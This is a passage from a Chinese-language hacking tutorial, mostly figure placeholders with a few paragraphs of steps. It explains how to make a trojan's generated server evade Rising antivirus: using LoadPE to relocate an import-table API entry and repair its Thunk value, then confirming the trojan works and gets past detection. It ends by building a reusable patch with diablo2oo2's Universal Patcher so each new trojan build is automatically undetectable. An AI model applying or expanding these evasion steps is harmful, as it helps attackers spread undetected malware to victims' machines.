


图3




图4




图5




图6

虽然该API函数已经转移到了0000B4D0，但程序此时还无法正常调用该函数，所以我们还要进行最后一步操作，继续使用loadPE载入修改后的木马，来到输入表的文件偏移0000AFD0处，这时我们会发现这里的API函数名为空白，这是因为该位置的数据都被我们用00填充掉了，接下来在偏移0000AFD0处点右键，选择“编辑”，如图7，在弹出的窗口中把“Thunk 值”这一栏的0000AFD0更改为我们转移后的偏移地址0000B4D0，如图8，点击“确定”后就能看到函数名又出现了，如图9，最后把修改后的文件进行保存就完成了。




图7




图8




图9




图10

把修改后的木马发给好友，经过他的测试，发现木马的功能使用正常，并且也已经成功的过了瑞星。可他又叫我制作个录像教他，因为每次生成服务端后都得进行如此的免杀操作，这也实在是太麻烦了。于是我想到了打补丁，只要制作一个补丁，以后每次生成的服务端打上该补丁就可以免杀了。




图11

其实制作补丁挺简单的，只需要提供免杀前后的两个文件即可。下面请出我们的补丁制作工具——diablo2oo2's Universal Patcher（简称dup2），运行后点击“新建方案”按钮，在弹出的窗口中填写补丁信息，如图10。

